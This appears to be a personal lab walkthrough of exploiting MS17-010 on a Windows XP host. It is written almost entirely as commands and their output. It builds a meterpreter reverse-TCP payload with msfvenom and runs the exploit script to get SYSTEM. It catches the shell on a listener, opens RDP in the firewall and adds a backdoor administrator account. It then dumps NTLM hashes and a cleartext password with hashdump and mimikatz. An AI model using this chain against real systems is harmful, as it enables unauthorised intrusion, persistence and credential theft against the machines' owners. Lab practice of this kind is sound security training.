

winxp

On windows xp



Enable file & printer sharing to allow smb



Follow exploit instructions: https://ivanitlearning.wordpress.com/2019/02/24/exploiting-ms17-010-without-metasploit-win-xp-sp3/

gitclone: https://github.com/helviojunior/MS17-010

```
drwxr-xr-x  4 root root 4.0K Nov  6 07:53 ./
drwxr-xr-x  6 root root 4.0K Nov  6 08:29 ../
-rw-r--r--  1 root root  408 Oct 16 07:24 .gnmap
-rw-r--r--  1 root root  424 Nov  6 07:37 hashes.txt
drwxr-xr-x 10 root root 4.0K Nov  6 07:53 mimikatz/
drwxr-xr-x  4 root root 4.0K Nov  6 07:28 MS17-010/
-rw-r--r--  1 root root 1.4K Oct 16 07:24 .nmap
-rw-r--r--  1 root root  221 Nov  6 07:46 pass.txt
-rw-r--r--  1 root root  73K Nov  6 07:26 shell.exe
-rw-r--r--  1 root root  270 Oct 30 07:18 winxp.gnmap
-rw-r--r--  1 root root  419 Oct 30 07:18 winxp.nmap
-rw-r--r--  1 root root 1.3K Oct 30 07:18 winxp.xml
-rw-r--r--  1 root root 4.4K Oct 16 07:24 .xml
root@kali:~/pwn/winxp# git clone  https://github.com/helviojunior/MS17-010
```

Create meterpreter shell and copy it to ms17-010 directory

```
root@kali:~/pwn/winxp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.108.151 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~/pwn/winxp# cp shell.exe MS17-010/
```

Run exploit

```
root@kali:~/pwn/winxp/MS17-010# python send_and_execute.py 172.16.108.150 shell.exe 445
Trying to connect to 172.16.108.150:445
Target OS: Windows 5.1
Using named pipe: browser
Groom packets
attempt controlling next transaction on x86
success controlling one transaction
modify parameter count to 0xffffffff to be able to write backward
leak next transaction
CONNECTION: 0x8219f598
SESSION: 0xe1240390
FLINK: 0x7bd48
InData: 0x7ae28
MID: 0xa
TRANS1: 0x78b50
TRANS2: 0x7ac90
modify transaction struct for arbitrary read/write
make this SMB session to be SYSTEM
current TOKEN addr: 0xe1fb5760
userAndGroupCount: 0x3
userAndGroupsAddr: 0xe1fb5800
overwriting token UserAndGroups
Sending file N8MM3K.exe...
Opening SVCManager on 172.16.108.150.....
Creating service xQwc.....
Starting service xQwc.....
The NETBIOS connection with the remote host timed out.
Removing service xQwc.....
ServiceExec Error on: 172.16.108.150
nca_s_proto_error
Done
```

Run a listener to listen for incoming meterpreter shell and run exploit later, if everything goes well, a reverse shell will be popped

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.108.151:4444
[*] Sending stage (179779 bytes) to 172.16.108.150
[*] Meterpreter session 1 opened (172.16.108.151:4444 -> 172.16.108.150:1168) at 2019-11-06 07:29:01 -0500

meterpreter >
```

https://pureinfotech.com/enable-remote-desktop-command-prompt-windows-10/

```
meterpreter > shell
Process 3892 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Set exception for remote desktop

```
C:\WINDOWS\system32>netsh firewall set service type = remotedesktop mode = enable
netsh firewall set service type = remotedesktop mode = enable
Ok.
```

Add a user with admin privilege and then exit

```
C:\WINDOWS\system32>net user localadmin P@ssw0rd /add
net user localadmin P@ssw0rd /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators localadmin /add
net localgroup administrators localadmin /add
The command completed successfully.
```

Remote into the victim machine using rdesktop

```
root@kali:/# rdesktop -u localadmin -p P@ssw0rd -g1024x767 winxp
Autoselected keyboard map en-us
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

https://www.offensive-security.com/metasploit-unleashed/mimikatz/

```
C:\WINDOWS\system32>exit
exit
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter >
```

Gathering creds
Method 1
hashdump for getting credentials

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:847b03b853bf3a2f4bfdba45f5e72123:69034ef97598eda383c449c563c1c79f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5c4ef2fea797675dd4f9112107be9ccc:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Method 2

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;5512255  NTLM       USER-07446B9AB3  localadmin       lm{ 921988ba001dc8e14a3b108f3fa6cb6d }, ntlm{ e19ccf75ee54e06b06a5907af13cef42 }
0;45899    NTLM       USER-07446B9AB3  user             lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;996      Negotiate  NT AUTHORITY     NETWORK SERVICE  lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE    n.s. (Credentials KO)
0;36480    NTLM                                         n.s. (Credentials KO)
0;999      NTLM       WORKGROUP        USER-07446B9AB3$ n.s. (Credentials KO)
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;45899    NTLM       USER-07446B9AB3  user
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996      Negotiate  NT AUTHORITY     NETWORK SERVICE
0;36480    NTLM
0;999      NTLM       WORKGROUP        USER-07446B9AB3$
0;5512255  NTLM       USER-07446B9AB3  localadmin       P@ssw0rd
```